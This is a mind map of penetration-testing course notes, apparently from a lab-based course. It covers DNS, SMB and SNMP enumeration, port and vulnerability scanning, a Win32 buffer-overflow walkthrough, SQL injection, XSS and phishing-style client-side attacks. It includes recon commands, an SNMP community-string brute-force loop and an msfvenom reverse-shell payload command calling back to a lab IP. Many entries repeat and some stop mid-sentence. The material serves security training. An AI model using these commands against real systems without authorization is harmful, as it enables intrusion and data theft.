
Mapa mental
PenTester Map

Mind map: PenTester
Conteúdo do mapa
PenTester Map
Passive Information Gathering
- Google Hacking
- Once an engagement starts, it’s important to first spend some time browsing the web, looking for background information about the target organization. What do they do? How do they interact with the world? Do they have a sales department? Are they hiring? Browse the organization’s website, and look for general information such as contact information, phone and fax numbers, emails, company structure, and so on. Also, be sure to look for sites that link to the target site, or for company emails floating around the web. Sometimes, it’s the smallest details that give you the most information: how well designed is the target website? How clean is their HTML code? This might give you a clue about their web development budget, which may reflect on their security budget.
- Email Harvesting
- Email harvesting is an effective way of finding emails, and possibly usernames, belonging to an organization. These emails are useful in many ways, such as providing us a potential list for client side attacks, revealing the naming convention used in the organization, or mapping out users in the organization. One of the tools in Kali Linux that can perform this task is theharvester
- WhoIs Enumeration
- Whois23 is a name for a TCP service, a tool, and a type of database. Whois databases contain name server, registrar, and, in some cases, full contact information about a domain name.
- Recon-ng
- As described by its authors, “Recon-ng 25 is a full-featured web reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly. Recon-ng has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework”
- Google Hacking
Active Information Gathering
- DNS Enumeration
- DNS is often a lucrative source for active information gathering. DNS offers a variety of information about public (and sometimes private!) organization servers, such as IP addresses, server names, and server functionality.
- Now that we have some initial data from the megacorpone.com domain, we can continue to use additional DNS queries to discover more host names and IP addresses belonging to megacorpone.com. For example, we can assume that the megacorpone.com domain has a web server, probably with the hostname www. We can test this theory using the host command once again: root@kali:~# host www.megacorpone.com www.megacorpone.com has address 50.7.67.162
- Forward Lookup Brute Force Taking the previous concept a step further, we can automate the Forward DNS Lookup of common host names using the host command and a Bash script. The idea behind this technique is to guess valid names of servers by attempting to resolve a given name. If the name you have guessed does resolve, the results might indicate the presence and even functionality of the server. We can create a short (or long) list of possible hostnames and loop the host command to try each one. root@kali:~# echo www > list.txt
- Our DNS forward brute-force enumeration revealed a set of scattered IP addresses. If the DNS administrator of megacorpone.com configured PTR records for the domain, we might find out some more domain names that were missed during the forward lookup brute-force phase, by probing the range of these found addresses in a loop. root@kali:~# for ip in $(seq 155 190);do host 50.7.67.$ip;done |grep -v "not found"
- Forward Lookup Brute Force Taking the previous concept a step further, we can automate the Forward DNS Lookup of common host names using the host command and a Bash script. The idea behind this technique is to guess valid names of servers by attempting to resolve a given name. If the name you have guessed does resolve, the results might indicate the presence and even functionality of the server. We can create a short (or long) list of possible hostnames and loop the host command to try each one. root@kali:~# echo www > list.txt
- DNS Zone Transfers A zone transfer is similar to a database replication act between related DNS servers. This process includes the copying of the zone file from a master DNS server to a slave server. The zone file contains a list of all the DNS names configured for that zone. Zone transfers should usually be limited to authorized slave DNS servers. Unfortunately, many administrators misconfigure their DNS servers, and as a result, anyone asking for a copy of the DNS server zone will receive one. This is equivalent to handing a hacker the corporate network layout on a silver platter. All the names, addresses, and functionality of the servers can be exposed to prying eyes. I have seen organizations whose DNS servers were misconfigured so badly that they did not separate their internal DNS namespace and external DNS namespace into separate, unrelated zones. This resulted in a complete map of the internal and external network structure. A successful zone transfer does not directly result
- DNSRecon 27 is an advanced, modern DNS enumeration script written in Python. Running the dnsrecon script against the megacorpone.com domain produces the following output: root@kali:~# dnsrecon -d megacorpone.com -t axfr
- DNSenum is another popular DNS enumeration tool. Running this script against the zonetransfer.me domain, which specifically allows zone transfers, produces the following output: root@kali:~# dnsenum zonetransfer.me
- Now that we have some initial data from the megacorpone.com domain, we can continue to use additional DNS queries to discover more host names and IP addresses belonging to megacorpone.com. For example, we can assume that the megacorpone.com domain has a web server, probably with the hostname www. We can test this theory using the host command once again: root@kali:~# host www.megacorpone.com www.megacorpone.com has address 50.7.67.162
- DNS is often a lucrative source for active information gathering. DNS offers a variety of information about public (and sometimes private!) organization servers, such as IP addresses, server names, and server functionality.
- Port Scanning
- Port scanning is the process of checking for open TCP or UDP ports on a remote machine.
- Connect Scanning The simplest TCP port scanning technique, usually called CONNECT scanning, relies on the three-way TCP handshake28 mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting data. Connect port scanning involves attempting to complete a three-way handshake with the target host on the specified port(s). If the handshake is completed, this indicates that the port is open. The screenshot below shows the Wireshark capture of a TCP Netcat port scan on ports 3388-3390. root@kali:~# nc -nvv -w 1 -z 10.0.0.19 3388-3390
- Stealth / SYN Scanning SYN scanning, or stealth scanning, is a TCP port scanning method that involves sending SYN packets to various ports on a target machine without completing a TCP handshake. If a TCP port is open, a SYN-ACK should be sent back from the target machine, informing us that the port is open, without the need to send a final ACK back to the target machine. With early and primitive firewalls, this method would often bypass firewall logging, as this logging was limited to completed TCP sessions. This is no longer true with modern firewalls, and the term stealth is misleading. Users might believe their scans will somehow not be detected, when in fact, they will be.
- Since UDP is stateless, and does not involve a three-way handshake, the mechanism behind UDP port scanning is different. you will notice that UDP scans work quite differently from TCP scans. An empty UDP packet is sent to a specific port. If the UDP port is open, no reply is sent back from the target machine. If the UDP port is closed, an ICMP port unreachable packet should be sent back from the target machine.
- Common Port Scanning Pitfalls o UDP port scanning is often unreliable, as firewalls and routers may drop ICMP packets. This can lead to false positives in your scan, and you will regularly see UDP port scans showing all UDP ports open on a scanned machine. o Most port scanners do not scan all available ports, and usually have a preset list of “interesting ports” that are scanned. o People often forget to scan for UDP services, and stick only to TCP scanning, thereby seeing only half of the equation.
- Connect Scanning The simplest TCP port scanning technique, usually called CONNECT scanning, relies on the three-way TCP handshake28 mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting data. Connect port scanning involves attempting to complete a three-way handshake with the target host on the specified port(s). If the handshake is completed, this indicates that the port is open. The screenshot below shows the Wireshark capture of a TCP Netcat port scan on ports 3388-3390. root@kali:~# nc -nvv -w 1 -z 10.0.0.19 3388-3390
- Port scanning is the process of checking for open TCP or UDP ports on a remote machine.
- SMB Enumeration
- SMB Enumeration The Server Message Block (SMB)32 protocol’s security track record has been poor for over a decade, due to its complex implementation, and open nature. From unauthenticated SMB null sessions in Windows 2000 and XP, to a plethora of SMB bugs and vulnerabilities over the years, SMB has seen its fair share of action33. That said, the SMB protocol has also been updated and improved in parallel with Windows Operating Systems releases. Here is a quick list to clarify SMB version numbers, and their related Windows Operating system versions: o SMB1 – Windows 2000, XP and Windows 2003. o SMB2 – Windows Vista SP1 and Windows 2008 o SMB2.1 – Windows 7 and Windows 2008 R2 o SMB3 – Windows 8 and Windows 2012.
- The SMB NetBIOS34 service listens on TCP ports 139 and 445, as well as several UDP ports. These can be scanned with tools, such as nmap, using syntax similar to the following: root@kali:~# nmap -v -p 139,445 -oG smb.txt 10.11.1.1-254
- There are other, more specialized, tools for specifically identifying NetBIOS information, such as nbtscan as shown below. root@kali:~# nbtscan -r 10.11.1.0/24
- Nmap contains many useful NSE scripts that can be used to discover and enumerate SMB services. These scripts can be found in the /usr/share/nmap/scripts directory.vroot@kali:~# ls -l /usr/share/nmap/scripts/smb*
- There are other, more specialized, tools for specifically identifying NetBIOS information, such as nbtscan as shown below. root@kali:~# nbtscan -r 10.11.1.0/24
- A null session refers to an unauthenticated NetBIOS session between two computers. This feature exists to allow unauthenticated machines to obtain browse lists from other Microsoft servers. A null session also allows unauthenticated hackers to obtain large amounts of information about the machine, such as password policies, usernames, group names, machine names, user and host SIDs. This Microsoft feature existed in SMB1 by default and was later restricted in subsequent versions of SMB.
- Let’s look at the kind of information that can be extracted from a Windows computer using an SMB null session. A useful tool for this is enum4linux35, present in Kali. As described by its authors, “enum4linux is a tool for enumerating information from Windows and Samba systems”. It is written in Perl and is basically a wrapper around the Samba36 tools smbclient, rpcclient, net and nmblookup. The following partial output shows the wealth of information that can be extracted from the SMB protocol under certain conditions. root@kali:~# enum4linux -a 10.11.1.227
- The SMB NetBIOS34 service listens on TCP ports 139 and 445, as well as several UDP ports. These can be scanned with tools, such as nmap, using syntax similar to the following: root@kali:~# nmap -v -p 139,445 -oG smb.txt 10.11.1.1-254
- SMB Enumeration The Server Message Block (SMB)32 protocol’s security track record has been poor for over a decade, due to its complex implementation, and open nature. From unauthenticated SMB null sessions in Windows 2000 and XP, to a plethora of SMB bugs and vulnerabilities over the years, SMB has seen its fair share of action33. That said, the SMB protocol has also been updated and improved in parallel with Windows Operating Systems releases. Here is a quick list to clarify SMB version numbers, and their related Windows Operating system versions: o SMB1 – Windows 2000, XP and Windows 2003. o SMB2 – Windows Vista SP1 and Windows 2008 o SMB2.1 – Windows 7 and Windows 2008 R2 o SMB3 – Windows 8 and Windows 2012.
- SMTP Enumeration
- In certain vulnerable configurations, mail servers can also be used to gather information about a host or network. SMTP39 supports several important commands, such as VRFY and EXPN. A VRFY request asks the server to verify an email address, while EXPN asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which can later aid the attacker.
- SNMP Enumeration
- Over the years, we have often found that Simple Network Management Protocol (SNMP) is a poorly understood protocol by many network administrators. This often results in SNMP misconfigurations, which can result in a dramatic information leakage. SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing, and replay attacks. In addition, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes, and are commonly left configured with default public and private community strings. Now, consider that all of the above applies to a protocol, which by definition is meant to “Manage the Network”. For all these reasons, SNMP is another of our favorite enumeration protocols.
- The SNMP Management Information Base (MIB) is a database containing information usually related to network management. The database is organized like a tree, where branches represent different organizations or network functions. The leaves of the tree (final endpoints) correspond to specific variable values that can then be accessed, and probed, by an external user.
- To scan for open SNMP ports, we can use nmap with syntax similar to the following. root@kali:~# nmap -sU --open -p 161 10.11.1.1-254 -oG mega-snmp.txt
- Alternatively, we can use a tool such as onesixtyone40, which will check for given community strings against an IP list, allowing us to brute force various community strings. root@kali:~# echo public > community root@kali:~# echo private >> community root@kali:~# echo manager >> community root@kali:~# for ip in $(seq 1 254);do echo 10.11.1.$ip;done > ips root@kali:~# onesixtyone -c community -i ips Once these SNMP services are found, we can start querying them for specific MIB data that might be interesting to us.
- Windows SNMP Enumeration Example We can probe and query SNMP values using a tool such as snmpwalk provided we at least know the SNMP read-only community string, which in most cases is “public”. Using some of the MIB values provided above, we could attempt to enumerate their corresponding values. Try out the following examples against a known machine in the labs, which has a Windows SNMP port exposed with the community string “public”. Enumerating the Entire MIB Tree root@kali:~# snmpwalk -c public -v1 10.11.1.219
- To scan for open SNMP ports, we can use nmap with syntax similar to the following. root@kali:~# nmap -sU --open -p 161 10.11.1.1-254 -oG mega-snmp.txt
- The SNMP Management Information Base (MIB) is a database containing information usually related to network management. The database is organized like a tree, where branches represent different organizations or network functions. The leaves of the tree (final endpoints) correspond to specific variable values that can then be accessed, and probed, by an external user.
- Over the years, we have often found that Simple Network Management Protocol (SNMP) is a poorly understood protocol by many network administrators. This often results in SNMP misconfigurations, which can result in a dramatic information leakage. SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing, and replay attacks. In addition, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes, and are commonly left configured with default public and private community strings. Now, consider that all of the above applies to a protocol, which by definition is meant to “Manage the Network”. For all these reasons, SNMP is another of our favorite enumeration protocols.
- DNS Enumeration
Vulnerability Scanning
- In the port-scanning module, we briefly touched on Nmap NSE scripts. The Nmap NSE scripts can be used, not only for enumeration, but also to conduct precise vulnerability scanning. All NSE scripts are located in the /usr/share/nmap/scripts folder. root@kali:~# cd /usr/share/nmap/scripts/ root@kali:/usr/share/nmap/scripts# ls -l *vuln*
- As a brief introduction to vulnerability scanning with NSE scripts, we can use the httpvuln- cve2010-2861 script to scan a Cold Fusion web server for a directory traversal vulnerability41. root@kali:~# nmap -v -p 80 --script=http-vuln-cve2010-2861 10.11.1.210
- Improperly secured FTP servers can often provide a wealth of information, and can sometimes lead to complete server compromise. The ftp-anon NSE script lets us quickly scan a range of IP addresses for FTP servers that allow anonymous access. root@kali:~# nmap -v -p 21 --script=ftp-anon.nse 10.11.1.1-254
- As was previously mentioned, the Microsoft Windows SMB service has a long history of serious vulnerabilities, and servers are often found to be vulnerable in penetration tests. SMB can often disclose a great deal of information to unauthenticated users, which can then be used for future attacks. For instance, we can check the security level of an SMB server with the smb-security-mode NSE script, as follows. root@kali:~# nmap -v -p 139, 445 --script=smb-security-mode 10.11.1.236
- Improperly secured FTP servers can often provide a wealth of information, and can sometimes lead to complete server compromise. The ftp-anon NSE script lets us quickly scan a range of IP addresses for FTP servers that allow anonymous access. root@kali:~# nmap -v -p 21 --script=ftp-anon.nse 10.11.1.1-254
- As a brief introduction to vulnerability scanning with NSE scripts, we can use the httpvuln- cve2010-2861 script to scan a Cold Fusion web server for a directory traversal vulnerability41. root@kali:~# nmap -v -p 80 --script=http-vuln-cve2010-2861 10.11.1.210
- In the port-scanning module, we briefly touched on Nmap NSE scripts. The Nmap NSE scripts can be used, not only for enumeration, but also to conduct precise vulnerability scanning. All NSE scripts are located in the /usr/share/nmap/scripts folder. root@kali:~# cd /usr/share/nmap/scripts/ root@kali:/usr/share/nmap/scripts# ls -l *vuln*
Buffer Overflows
- Generally speaking, there are three main ways of identifying flaws in applications. If the source code of the application is available, then source code review is probably the easiest way to identify bugs. If the application is closed source, you can use reverse engineering techniques, or fuzzing, to find bugs.
- Fuzzing Fuzzing involves sending malformed data into application input and watching for unexpected crashes. An unexpected crash indicates that the application might not filter certain input correctly. This could lead to discovering an exploitable vulnerability.
- DEP and ASLR Since we will be exploiting a vulnerability on Windows 7, we need to be aware of a few memory protections introduced by Microsoft, specifically Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR). o DEP is a set of hardware, and software, technologies that perform additional checks on memory, to help prevent malicious code from running on a system. The primary benefit of DEP is to help prevent code execution from data pages, by raising an exception, when execution occurs o ASLR randomizes the base addresses of loaded applications, and DLLs, every time the Operating System is booted.
- Win32 Buffer Overflow Exploitation
- Replicating the Crash From our fuzzer output, we can deduce that SLMail has a buffer overflow vulnerability when a PASS command with a password containing about 2700 bytes is sent to it. Our first task in the exploitation process is to write a simple script that will replicate our observed crash, without having to run the fuzzer each time.
- Controlling EIP Getting control of the EIP register is a crucial step of exploit development. The EIP register is like the reins on a running horse. Pulling the reins left will make the application go one way, while pulling them right will make it go the other. For this reason, it is vital that we locate those 4 A’s that overwrite our EIP register in the buffer. There are two common ways to do this:
- Binary Tree Analysis Instead of 2700 A’s, we send 1350 A's and 1350 B's. If EIP is overwritten by B's, we know the four bytes reside in the second half of the buffer. We then change the 1350 B's to 675 B's and 675 C's, and send the buffer again. If EIP is overwritten by C's, we know that the four bytes reside in the 2000–2700 byte range. We continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP. Mathematically, this should happen in seven iterations.
- Sending a Unique String The faster method of identifying these four bytes is to send a unique string of 2700 bytes, identify the 4 bytes that overwrite EIP, and then locate those four bytes in our unique buffer. pattern_create.rb is a Ruby tool for creating and locating such buffers, and can be found as part of the Metasploit Framework exploit development scripts.
- Locating Space for Your Shellcode The Metasploit Framework can automatically generate shellcode payloads. A standard reverse shell payload requires about 350-400 bytes of space. Looking back at the last crash, we can see that the ESP register points directly to the beginning of our buffer of C’s. This seems like a convenient location to place our shellcode as it will be easily accessible to us through the ESP register later on.However, on counting those C’s, we notice that we have a total of 90 of them – not enough to contain a 350-byte payload. One easy way out of this is simply to try to increase our buffer length from 2700 bytes to 3500 bytes, and see if this results in a larger buffer space for our shellcode.
- Checking for Bad Characters Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered “bad” and should not be used in your buffer, return address, or shellcode. One example of a common bad character (especially in buffer overflows caused by unchecked string copy operations) is the null byte (0x00). This character is considered bad because a null byte is also used to terminate a string copy operation, which would effectively truncate our buffer to wherever the first null byte appears. Another example of a bad character, specific to the POP3 PASS command, is the carriage return (0x0D), which signifies to the application that the end of the password has been reached. An experienced exploit writer knows to check for bad characters,to prevent future problems. An easy way to do this is to send all possible characters, from 0x00 to 0xff, as part of our buffer, and see how these characters are dealt with by the application, afte
- Now comes the interesting bit. We’ve placed our shellcode in a memory space that is easily accessible through the ESP register, and we control the EIP register. We also figured out which characters are allowed to be in our buffer, and which are not. Our next task is finding a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to, at crash time. The most intuitive thing to do would be to try replacing the B’s that overwrite EIP with the address that pops up in the ESP register, at the time of the crash. However, as you should have noticed from the past few debugger restarts, the value of ESP changes, from crash to crash. Therefore, hardcoding a specific stack address would not provide a reliable way of getting to our buffer. This is because stack addresses change often, especially in threaded applications such as SLMail, as each thread has its reserved stack memory region allocated by the operating system.
- Finding a Return Address If we can’t jump directly to our buffer, what other options do we have? We need a more generic way to get to the address ESP points to, at the time of the crash. If we can find an accessible, reliable address in memory that contains an instruction such as JMP ESP, we could jump to it, and in turn end up at the address pointed to, by the ESP register, at the time of the jump. This would provide a reliable, indirect way to reach the memory indicated by the ESP register, regardless of its absolute value. But how do we find such an address? To our aid comes the Immunity Debugger script, mona.py. This script will help us identify modules in memory that we can search for such a “return address”, which in our case is a JMP ESP command. We will need to make sure to choose a module with the following criteria: 1. No memory protections such as DEP and ASLR present. 2. Has a memory range that does not contain bad characters.
- Generating Shellcode with Metasploit Writing our own shellcode from scratch is beyond the scope of this course, however the Metasploit Framework provides us with tools and utilities that make generating complex payloads a simple task. The msfvenom command can autogenerate over 275 shellcode payload options root@kali:~# msfvenom -l payloads We will use a basic payload called windows/shell_reverse_tcp, which acts much like a reverse shell netcat payload. The payload requires at least an LHOST parameter, which defines the IP to send back the reverse shell. An LPORT parameter specifying that the connect back port may also be defined. The msfvenom script will generate C formatted (C parameter) shellcode using the following command: root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 -f c
- Fuzzing Fuzzing involves sending malformed data into application input and watching for unexpected crashes. An unexpected crash indicates that the application might not filter certain input correctly. This could lead to discovering an exploitable vulnerability.
- Generally speaking, there are three main ways of identifying flaws in applications. If the source code of the application is available, then source code review is probably the easiest way to identify bugs. If the application is closed source, you can use reverse engineering techniques, or fuzzing, to find bugs.
Working With Exploits
- Working with Exploits Now that we understand the mechanisms behind the buffer overflow class of vulnerabilities, we can proceed to inspect and use other people's exploits. There is an important problem with this. Quite often, malicious hackers release fake exploits into the wild, with the purpose of compromising, or otherwise harming, anyone running this code.
- Searching for Exploits There are several reliable sources for public exploit code, such as the Exploit Database and SecurityFocus vulnerability archives. The exploits on these sites usually undergo close examination, and are not published if deemed fake.
- Finding Exploits in Kali Linux The Exploit Database is maintained by Offensive Security, and provides an offline copy of all the archived exploits it contains. This archive is present in Kali Linux, and has some useful search features. In the following example, exploits with a matching “slmail” string description are found: root@kali:~# searchsploit slmail
- Finding Exploits on the Web The Exploit Database and SecurityFocus exploit archives are both trustworthy sources of exploits, which get updated on a daily basis. In addition, the Exploit Database occasionally matches exploits to vulnerable installations of software, for research purposes.
- Customizing and Fixing Exploits Due to varying development environments, vulnerable software versions, and different software patches, it is understandable that many (if not most) of the public exploits found on the Internet will not work, straight out of the box. We’ll find everything from wrong offsets, return addresses intended for different operating systems or patch levels, and bad code. Adding to this mess, many exploits might be one shots, meaning that if the exploit is unsuccessful, the service will crash, and will not be available for further exploitation attempts until it is restarted, or until the machine is rebooted.
- Setting Up a Development Environment For the reasons above, we will never run an exploit without first examining its code, and understanding its inner workings. Once we have done that, we will set up a small development environment which matches the operating system version and vulnerable software version, in order to test and improve existing exploits. Once we are fairly certain that our fixed exploit will work on the target machine, we can then proceed to launch it against our victim.
- Dealing with Various Exploit Code Languages Exploit code can come in all forms. From Python, Perl and Ruby scripts, to C or C++. To further complicate things, languages such as C and C++ have different flavors between Linux/Unix and Windows, and this code is often not cross-compatible.
- Swapping out Shellcode Most commonly, public exploits will have shellcode that will not suit our purposes. From shellcodes that pop up a calculator, to bind shells that might not suit our exploitation environment, to reverse shells with hardcoded IPs. If the program is easily debuggable, such as SLMail, or if the vulnerability is not sensitive to varying buffer sizes, then swapping out the shellcode for the exploit is a relatively simple task. However, for more complex exploits, such as those that bypass DEP and ASLR, swapping out your shellcode might have negative effects on the exploit, due to changes in shellcode size, and resulting misalignment of various instructions in the exploit.
Attacks
- Client Side
- Client side attacks are probably the most insidious form of remote attack. A client side attack involves exploiting a weakness in client software, such as a browser (as opposed to server software, such as a POP3 server), in order to gain access to a machine. The nastiness of client side attacks stems from the victim computer not having to be routable, or directly accessible, to the attacker. Imagine a scenario where an employee inside a non-routable internal network receives an email with a link to a malicious website. The employee clicks on the link, which leads him to an HTML page that contains exploit code for his unpatched Internet Explorer browser. The HTML code triggers a buffer overflow vulnerability, and a reverse shell is sent from the internal corporate machine, which resides behind a firewall, to the external attacker on port 443. As a network administrator, it is relatively easy to protect a single server. However, protecting and monitoring all the clients in the network is
- Know Your Target The issue with client side attacks, from an attacker’s standpoint, is that the enumeration of the victim client software cannot be done easily. Unlike a POP3, or FTP server, you can’t independently probe ports to discover this information. Therefore, the secret to success in client side attacks is once again information gathering. We can gather information about an unreachable target, or client software, passively or actively.
- Passive Client Information Gathering In a recent engagement, we were tasked with attempting to compromise corporate employees, with client side attacks and various phishing techniques. We were forbidden to make phone contact with our targets, ahead of time (to try to phish information about their systems). We started searching Google for various known external corporate IPs, and we stumbled across a site that collects user agent data from certain affiliate sites, and then makes it public
- Active Client Information Gathering This is any action that involves direct contact with the target organization or its users, such as placing a phone call and impersonating a company support technician of a frustrated client, in an attempt to extract useful information from the person on the other side of the line. This could also involve sending an initial email to the target, with hope for a response, or a link click, that would lead the victim’s browser to a page that enumerates the user’s browser version, and installed extensions.
- Social Engineering and Client Side Attacks As most client side attacks require some form of interaction with the target (requiring the target to click on a link, open an email, run an attachment, open a document, etc), supporting this operation with social engineering efforts can greatly increase your chances of success. Imagine the following scenario. You are on an engagement, trying to execute a client side attack against the Human Resources department. You see an open job posting and send in a fake resume in a malformed PDF that fails to open. The next day, you get a mail back regarding the human resources manager’s inability to open your resume. You respond back, asking what version of Acrobat they use, as you might have sent them an incompatible version. On the way, you sneak in the question “..and what Windows version are you running?” The answer you receive confirms that your target is using a vulnerable version of Acrobat Reader. Armed with this information, you craft a second
- Know Your Target The issue with client side attacks, from an attacker’s standpoint, is that the enumeration of the victim client software cannot be done easily. Unlike a POP3, or FTP server, you can’t independently probe ports to discover this information. Therefore, the secret to success in client side attacks is once again information gathering. We can gather information about an unreachable target, or client software, passively or actively.
- Client side attacks are probably the most insidious form of remote attack. A client side attack involves exploiting a weakness in client software, such as a browser (as opposed to server software, such as a POP3 server), in order to gain access to a machine. The nastiness of client side attacks stems from the victim computer not having to be routable, or directly accessible, to the attacker. Imagine a scenario where an employee inside a non-routable internal network receives an email with a link to a malicious website. The employee clicks on the link, which leads him to an HTML page that contains exploit code for his unpatched Internet Explorer browser. The HTML code triggers a buffer overflow vulnerability, and a reverse shell is sent from the internal corporate machine, which resides behind a firewall, to the external attacker on port 443. As a network administrator, it is relatively easy to protect a single server. However, protecting and monitoring all the clients in the network is
- Web Application
- Web applications are increasing in popularity as the Internet continues to grow. A recent security study debunked the myth that most attacks come from within an organization and that most of the successful remote attacks on organizations were done by attacking their web applications. This makes sense because a dynamic web application will usually provide a larger attack surface as the web server often runs server side code. Depending on the quality of this code and the configuration of the web server, the integrity of the site may be compromised by a malicious visitor. Web applications can be written in a variety of languages, each with its specific vulnerability classes, although the main attack vectors are similar in concept. This module introduces several web application attack vectors in Windows and Linux environments. Please note that the topic of web application attacks is vast and complex. This module will discuss basic attack vectors and use simple examples.
- SQL Injection60 is a common web vulnerability found in dynamic sites that is caused by unsanitized user input, which is then passed on to a database. This user input can then be manipulated to “break out” of the original query made by the developers, to include more malicious actions. These types of vulnerabilities can lead to database information leakage and, depending on the environment, could also lead to complete server compromise. In the following module, we will examine SQL injection attacks under a PHP/MySQL environment. While the concepts are the same for other environments, the syntax used during the attack may change to accommodate different database engines or scripting languages.
- The authentication bypass is a classic SQL injection example that effectively demonstrates the dangers of evil users playing with your database. Let’s examine the admin page again and take a look at its underlying source code:
- Enumerating the Database SQL injection attacks can be used to disclose database information using various injected queries. Most of these techniques rely on abusing SQL query statements and gathering information about the database structure from the errors. Trying to enumerate the number of columns in the table can serve as a quick example of this principle. Knowing this value is critical for more in-depth enumeration of the database.
- Leveraging SQL Injection for Code Execution Depending on the operating system, service privileges, and filesystem permissions, SQL injection vulnerabilities may be used to read and write files on the underlying operating system. Writing a carefully crafted file containing PHP code into the root directory of the webserver would then be leveraged for full code execution. As our victim web and database servers are running with Windows SYSTEM privileges, we will have few limitations during the attack. On Linux platforms, both the web and database services run as less privileged users and directory permissions are generally tighter.
- The SQL injection process we have followed can be automated and several useful tools exist in Kali Linux to help expedite the exploitation of SQL injection vulnerabilities. One such notable tool is sqlmap63. The sqlmap tool can be used to both identify and exploit SQL injection vulnerabilities. Let’s use the sqlmap crawl parameter to enumerate the various pages of our vulnerable web application and have it automatically search for SQL injection vulnerabilities. root@kali:~# sqlmap -u http://10.11.1.35 --crawl=1
- Web Application Proxies On many occasions, a web application may restrict the input given by a user. This restriction could be in the form of a drop down menu, where input is limited to the menu items, or input that JavaScript uses to check for length or special characters
- SQL Injection60 is a common web vulnerability found in dynamic sites that is caused by unsanitized user input, which is then passed on to a database. This user input can then be manipulated to “break out” of the original query made by the developers, to include more malicious actions. These types of vulnerabilities can lead to database information leakage and, depending on the environment, could also lead to complete server compromise. In the following module, we will examine SQL injection attacks under a PHP/MySQL environment. While the concepts are the same for other environments, the syntax used during the attack may change to accommodate different database engines or scripting languages.
- Cross Site Scripting (XSS) We will begin with the least appreciated and understood vulnerabilities: Cross Site Scripting (XSS)57 attacks. XSS vulnerabilities are caused due to unsanitized user input that is then displayed on a web page in HTML format. These vulnerabilities allow malicious attackers to inject client side scripts, such as JavaScript, into web pages viewed by other users. Although XSS attacks don't directly compromise a machine, these attacks can still have significant impacts, such as cookie stealing and authentication bypass, redirecting the victim’s browser to a malicious HTML page, and more. Let’s examine a vulnerable web application present on our Windows 7 lab machine: a basic guestbook application. The application allows users to post their name and a comment, and will then display the output unfiltered, allowing us to include our own JavaScript code into the output page.
